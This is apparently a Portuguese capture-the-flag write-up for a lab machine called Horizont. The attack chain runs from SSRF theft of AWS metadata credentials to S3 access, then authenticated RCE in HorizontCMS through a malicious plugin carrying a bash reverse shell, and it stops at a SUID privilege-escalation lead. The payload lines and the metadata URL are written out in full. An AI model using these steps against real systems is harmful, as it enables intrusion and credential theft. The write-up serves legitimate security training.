
Horizont

IP: 10.9.2.10 `nível: Médio`


- Passo 01

```
flux@nasa:~/Downloads$ nmap -sV 10.9.2.10 -PE
Warning:  You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-15 17:57 -03
Nmap scan report for 10.9.2.10
Host is up (0.12s latency).
Not shown: 996 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http    Apache httpd 2.4.29 ((Ubuntu))
8080/tcp  open     http    Apache httpd 2.4.29 ((Ubuntu))
61900/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.03 seconds
```

Após n testes com fuzzing e não tendo nenhum sucesso, executei o nmap e identifiquei a porta 8080, que por sinal estava rodando a aplicação a seguir.




- Passo 02



Fiz um novo fuzzing agora aparecem coisas mais interessantes, no entanto nada promissor.


- Passo 03



Sem existo nos testes feitos na aplicação que estava rodando na porta 8080.


Ao ver o código fonte da primeira aplicação, temos a hint que podemos usar o parâmetro **url** pra alguma coisa.

- Passo 04




Após n testes no parâmetro **url**, tive a hint de passar o IP da AWS, após feito podemos ver que é possível acessar os meta dados da aplicação.

- Passo 05



Após acessar `view-source:http://10.9.2.10/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/ACESSO_S3_READ_ONLY` peguei as credenciais, editei os arquivos de credenciais, pra poder ter acesso ao bucket, com isso copiei um dos arquivos pra minha máquina `aws s3 cp s3://s3-ctf-backup . --recursive`, foi só decodar a string `cat superadmin_login_backup.txt | base64 -d` e como podemos ver provavelmente é a credencial lá da aplicação que está rodando na porta 8080.

- Passo 06



Após logar com as credenciais que colhi lá do arquivo pude logar na aplicação.

Para essa Versão do HorizontCMS há uma CVE [CVE-2020–27387] que nos dá um RCE com o upload de um arquivo irrestrito.

- Pass 07

  [Research] Authenticated RCE found in HorizontCMS — Part 1 (Malicious Plugins)

  Para os passos a seguir, foi-se usado a doc a cima.

```
flux@nasa:/tmp$ git clone https://github.com/ttimot24/GoogleMaps.git
```

  Clonei o repositório com o plugin do Google Maps.


```
flux@nasa:/tmp$ cat GoogleMaps/resources/lang/en/messages.php
<?php

$shell = exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.12.100/1234 0>&1'");

return [
        'successfully_added_location' => $shell, //'Location added succesfully!',
        'successfully_deleted_location' => 'Location deleted succesfully!',
        'successfully_set_center' => 'Location is successfully set as map center!'
];
```

  Editei o arquivo **messages.php** passando a reverse shell no arquivo.

```
flux@nasa:/tmp$ zip -r google.zip GoogleMaps/
```

  E pra finalizar foi só zipar a pasta completa, pra fazer o upload do plugin.


- Passo 08



  Em **Themes & Apps > Plugins** fiz o upload do arquivo zip, após o upload p botão de instalar fica disponível e em seguida é só ativar.

  E como visto na barra superior, a aba **Google Maps** está ativada.


- Passo 09




Em Add location inseri valores aleatórios e consegui shell.

```
www-data@ip-10-9-2-10:/var/www/horizontcms$ cat /imposs1ble-to-guess-this-file-name-from-lfi.txt
<at /imposs1ble-to-guess-this-file-name-from-lfi.txt
CS{M4L1c1ous Plug1ns l1KE 4 b0ss}
```

- Passo 10




Executei o linpeas pra fazer um recon das possibilidades pra escalar privilégios.



E como mostrado, estava habilitado o SUID para o comando **find**

